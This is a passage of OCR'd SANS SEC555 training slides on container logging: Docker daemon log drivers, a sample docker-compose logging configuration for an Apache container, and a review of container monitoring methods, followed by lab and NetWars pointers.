
Container daemons support logging drivers. Logging drivers provide the ability to capture the stdout and stderr of containers. The output can be stored in files on a host or cloud storage service such as Amazon S3. Some log drivers also support shipping the logs to a network service such as syslog or direct to NFS.

Daemon Visibility


/var/log/apache2
access.log
error.log
Containers
Apache
MySQL
Apache
JavaApp
Nginx
Legacy
Docker Service
ubuntu
Host OS
Apache service within container logs to **stdout**
Default for Apache would be the same as access.log
Logs to
Log Driver
SANS
SEC555 | SIEM with Tactical Analytics 191

Daemon Visibility

This slide represents a container daemon's ability to capture container output. Each container is running a service that can output logs to stdout or stderr. Many container images default to logging to stdout. As a result, daemon log drivers can capture the output. By doing so, log drivers provide a simple, scalable method to mass-collect container logs.



Log Driver Configuration

Log driver supports multiple options

- And each container can use a different log driver

```
version: '2.2'
services:
  apache:
    image: httpd
    container_name: apache
    logging:
      driver: "json-file"
      options:
        max-size: "200k"
        max-file: "10"
```


Sample Dockerfile

SANS

SEC555 | SIEM with Tactical Analytics 192

Log Driver Configuration

This slide is an example of enabling log driver support in a container. This example configures the httpd container image to log to a JSON file. The JSON file is automatically rotated with this configuration example.


Container Logging Review

Container monitoring involves:


- Looking for unauthorized changes (Daemon logs)
- Collecting and monitoring container service logs using:
  - Volumes or bind mounts
  - Modifying container application to log remotely
  - Sidecars with log agents
  - Daemon logging drivers

SANS

SEC555 | SIEM with Tactical Analytics 193

Container Logging Review

Container monitoring involves collecting and monitoring container services logs as well as the container daemon or platform.


SEC555 Workbook: Docker Monitoring


Docker Monitoring

- Docker Monitoring is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SANS

SEC555 | SIEM with Tactical Analytics 194

This page intentionally left blank.



SEC555 Daily NetWars

NETWARS

Immersive Cyber Challenges

SANS

SEC555 | SIEM with Tactical Analytics 195

Each section of SEC555: SIEM with Tactical Analytics ends with an immersive cyber challenge using the NetWars engine. A NetWars scoreboard will be utilized to provide questions that allow for significant hands-on experience in addition to prior labs.

If you are attending a live course, instructions will be provided for accessing the NetWars Bootcamp by your instructor.

If you are taking this class via OnDemand, instructions for connecting to your remote lab environment can be found by clicking on My Labs in your SANS portal and following the on-screen instructions.